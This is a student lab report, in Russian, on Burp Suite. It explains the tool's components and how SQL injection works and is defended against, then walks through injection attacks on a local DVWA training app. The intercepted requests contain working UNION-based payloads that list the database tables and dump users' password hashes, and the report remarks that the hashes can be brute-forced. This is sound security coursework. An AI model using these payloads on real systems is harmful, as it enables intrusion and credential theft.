

# **Индивидуальный проект - этап 5**

**Использование BurpSuite**

Петров Артем Евгеньевич

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>4</b>
<b>2</b>	<b>Введение</b>	<b>5</b>
2.1	Burp Suite . . . . .	5
2.1.1	Основные компоненты Burp Suite: . . . . .	5
2.2	SQL Инъекции . . . . .	8
<b>3</b>	<b>Выполнение лабораторной работы</b>	<b>12</b>
<b>4</b>	<b>Вывод</b>	<b>16</b>

# List of Figures

3.1	Перехваченные данные . . . . .	12
3.2	Подмена запроса . . . . .	13
3.3	Реакция на подмену . . . . .	13
3.4	Подмена запроса . . . . .	14
3.5	Реакция на подмену . . . . .	14
3.6	Подмена запроса . . . . .	15
3.7	Реакция на подмену . . . . .	15

# 1 Цель работы

Целью данной работы является изучение приложения BurpSuite.

## 2 Введение

### 2.1 Burp Suite

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.
- Автоматизации атак на веб-приложения.
- Оценки уровня защиты приложений.

Burp Suite доступен в двух основных вариантах:

1. **Community Edition** (бесплатная) – ограниченные функции, подходит для начального тестирования.
2. **Professional Edition** (платная) – расширенные функции, такие как автоматический сканер, Intruder и другие инструменты.

#### 2.1.1 Основные компоненты Burp Suite:

1. **Burp Proxy**

- **Описание:** Позволяет перехватывать и изменять HTTP(S) трафик между браузером и сервером.
- **Применение:** Используется для анализа и модификации запросов/ответов для тестирования уязвимостей.
- **Особенности:**
  - Возможность изменять заголовки, куки и тело запроса.
  - Возможность настроить фильтрацию перехватываемых данных.

## 2. Burp Spider

- **Описание:** Автоматически сканирует веб-сайты, собирая ссылки и ресурсы для тестирования.
- **Применение:** Используется для поиска скрытых страниц и файлов.
- **Особенности:**
  - Автоматическая карта сайта.
  - Возможность обнаружить страницы, не видимые для обычных пользователей.

## 3. Burp Scanner

- **Описание:** Автоматически сканирует веб-приложение на наличие известных уязвимостей.
- **Применение:** Находит уязвимости, такие как SQL-инъекции, XSS и другие.
- **Особенности:**
  - Гибкая настройка уровня агрессивности сканирования.
  - Детализированные отчеты с описанием уязвимостей.

## 4. Intruder

- **Описание:** Инструмент для автоматизации атак с использованием техники перебора (brute force), fuzzing и других атак.

- **Применение:** Используется для тестирования прочности паролей, поиска уязвимостей в параметрах URL, заголовках и других полях.
- **Особенности:**
  - Возможность гибко задавать параметры перебора.
  - Быстрая обработка большого количества запросов.

## 5. Repeater

- **Описание:** Позволяет повторно отправлять измененные HTTP запросы и анализировать ответы.
- **Применение:** Используется для тестирования и исследования отдельных запросов вручную.
- **Особенности:**
  - Полный контроль над запросом и ответом.
  - Удобная вкладочная система для многозадачности.

## 6. Sequencer

- **Описание:** Анализирует случайность данных, таких как сессионные ID.
- **Применение:** Оценивает безопасность генерации случайных значений в веб-приложениях.
- **Особенности:**
  - Поддержка различных алгоритмов анализа случайности.
  - Подробные графики и метрики для оценки энтропии.

## 7. Decoder

- **Описание:** Инструмент для декодирования и кодирования данных в различных форматах (Base64, URL encoding и т.д.).
- **Применение:** Используется для преобразования данных при исследовании уязвимостей.

- **Особенности:**

- Поддержка различных типов кодировок.
- Возможность ручного редактирования и декодирования данных.

## 8. Comparer

- **Описание:** Позволяет сравнивать два набора данных, такие как HTTP запросы или ответы.
- **Применение:** Используется для поиска различий между запросами/ответами при тестировании уязвимостей.
- **Особенности:**
  - Визуальный интерфейс для удобного сравнения.
  - Поддержка различных типов данных для сравнения.

## 9. Extender

- **Описание:** Позволяет добавлять новые функции в Burp Suite через сторонние расширения.
- **Применение:** Расширение возможностей инструмента для специфических задач.
- **Особенности:**
  - Поддержка языка программирования Java и Python (с использованием Jython).
  - Большая библиотека готовых расширений.

## 2.2 SQL Инъекции

**SQL-инъекции** – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.



SQL-инъекция возникает, когда приложение не корректно обрабатывает пользовательский ввод и включает его в SQL-запросы. Злоумышленники могут вставить (инъектировать) свои SQL-коды в вводимые данные, которые затем выполняются базой данных.

Основные этапы SQL-инъекции:

1. **Идентификация уязвимого поля:** Злоумышленник ищет поля ввода (например, формы, параметры URL), которые не фильтруют данные должным образом.
2. **Ввод вредоносного кода:** Вводится специальный код, который изменяет логику SQL-запроса.
3. **Выполнение вредоносного запроса:** База данных обрабатывает запрос с инъекцией, что может привести к утечке данных или другим атакам.
4. **Извлечение данных:** Злоумышленник может получить доступ к конфиденциальной информации или управлять данными.

Виды SQL-инъекций:

1. **Неуправляемые SQL-инъекции:**

- Злоумышленник выполняет произвольные SQL-запросы, не имея контроля над тем, какие данные возвращаются.

2. **Управляемые SQL-инъекции:**

- Злоумышленник может управлять выводом данных, например, выбирая, какие данные отображать или скрывать.

3. **Blind SQL Injection:**

- В этом случае нет непосредственного вывода данных, но злоумышленник может задавать логические вопросы, чтобы извлечь информацию из базы данных, основываясь на ответах (например, “да” или “нет”).

4. **Out-of-Band SQL Injection:**

- Используется для извлечения данных через другой канал связи (например, через email или HTTP-запросы), если стандартный вывод недоступен.

SQL-инъекции могут привести к различным серьезным последствиям, включая:

- **Утечка конфиденциальной информации:** Доступ к личным данным пользователей, включая пароли, номера кредитных карт и другую чувствительную информацию.
- **Модификация данных:** Изменение или удаление данных в базе данных.
- **Уничтожение данных:** Полное удаление или повреждение данных.
- **Эскалация привилегий:** Получение доступа к привилегированным учетным записям.
- **Компрометация сервера:** В некоторых случаях злоумышленник может получить доступ к серверу базы данных и запустить произвольный код.

#### ##№ Защита от SQL-инъекций

Для защиты от SQL-инъекций необходимо соблюдать несколько важных практик:

##### 1. Использование подготовленных выражений:

- Подготовленные выражения позволяют разделять SQL-код и пользовательский ввод, что значительно снижает риск инъекций.

##### 2. Валидация и очистка ввода:

- Все пользовательские данные должны проверяться и очищаться на уровне приложения перед использованием в SQL-запросах.

##### 3. Ограничение привилегий:

- Ограничение прав доступа к базе данных для учетных записей, используемых приложением, снижает риск серьезных последствий в случае инъекции.

#### **4. Регулярные обновления и патчи:**

- Обновление программного обеспечения и систем управления базами данных до последних версий помогает устранить известные уязвимости.

#### **5. Использование веб-файрволов:**

- Веб-файрволы могут помочь фильтровать вредоносные запросы до их обработки приложением.

### 3 Выполнение лабораторной работы

BurpSuite можно использовать для выполнения SQL инъекций.

Переходим к примеру атаки SQL-инъекция.

В главном верхнем меню выбираем Proxy, а в подменю, выбираем Intercept (Перехват).

Используя браузер Burp, откроем DVWA, установим средний уровень безопасности и перейдем в раздел SQL-инъекции/

В Burp Suite и включаем перехват, нажав на Intercept is of.

В DVWA и нажмем Submit (Отправить).

Если вернуться в Burp Suite, он покажет перехваченные данные.




Figure 3.1: Перехваченные данные

Значение, которое мы выбрали в выпадающем списке, было отправлено как id=1, поэтому давайте поэкспериментируем с этим числом, чтобы увидеть, насколько безопасно это веб-приложение.

В Burp Suite изменим значение id с 1 на 2, затем нажмем Forward, чтобы посмотреть, что произойдет.

Как видите, в выпадающем списке по-прежнему отображается идентификатор пользователя 1; однако отображается информация об идентификаторе пользователя 2. Это означает, что Burp Suite смог успешно внедрить новое значение, даже не затрагивая веб-страницы:

Теперь, когда мы поняли, что можно внедрять данные, давайте попробуем сделать настоящую SQL-инъекцию.

```
1 POST /DWA/vulnerabilities/sql/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf6k7dmbk9fqf9t939a98tn; security=medium
21 Connection: close
22
23 id=1 OR 1=1#Submit
```

Figure 3.2: Подмена запроса

Страница в DVWA теперь одновременно отображает информацию от всех пяти пользователей. Это означает, что мы обнаружили уязвимость.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

**SQL Injection**

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

### Vulnerability: SQL Injection

User ID:

ID: 1 OR 1=1#  
First name: admin  
Surname: admin

ID: 1 OR 1=1#  
First name: Gordon  
Surname: Brown

ID: 1 OR 1=1#  
First name: Hack  
Surname: Me

ID: 1 OR 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1 OR 1=1#  
First name: Bob  
Surname: Smith

Figure 3.3: Реакция на подмену

Теперь попробуем получить имена таблиц, для этого передадим такой запрос

**1 OR 1=1 UNION SELECT NULL, TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES#**

```

1 POST /DWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: 10
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=lrkF8k7dmbk3f9qfgt999a98tn; security=medium
21 Connection: close
22
23 id=1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#Submit=Submit

```

Figure 3.4: Подмена запроса

На этот раз мы получили гораздо больше информации, включая имена таблиц. Это очень серьезная уязвимость, поскольку злоумышленник может получить очень важные данные из веб-приложения.

```

First name:
Surname: INNODB_SYS_TABLES

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_COLUMNS

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_TABLESPACES

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_INDEXES

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_BUFFER_PAGE

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_VIRTUAL

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: user_variables

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_TABLESPACES_ENCRYPTION

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_LOCK_WAITS

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: THREAD_POOL_STATS

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook

ID: 1 OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: users

```

Figure 3.5: Реакция на подмену

Попробуем получить данные пользователей из таблицы users.

**1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#**

```

1 POST /DWA/vulnerabilities/sql/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1rkf6k7dabk3f9fgt939a98tn; security=medium
21 Connection: close
22
23 id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit

```

Figure 3.6: Подмена запроса

Command Injection	
CSRF	
File Inclusion	
File Upload	
Insecure CAPTCHA	
SQL Injection	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Gordon Surname: Brown
SQL Injection (Blind)	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Hack Surname: Me
Weak Session IDs	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Pablo Surname: Picasso
XSS (DOM)	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: Bob Surname: Smith
XSS (Reflected)	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99
XSS (Stored)	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03
CSP Bypass	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
JavaScript	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
Authorisation Bypass	ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99
Open HTTP Redirect	
DVWA Security	
PHP Info	
About	
Logout	

Figure 3.7: Реакция на подмену

Оказалось что можно получить хэш-суммы паролей. Далее их можно использовать для очень быстрого брута.

## 4 Вывод

Мы изучили возможности BurpSuite.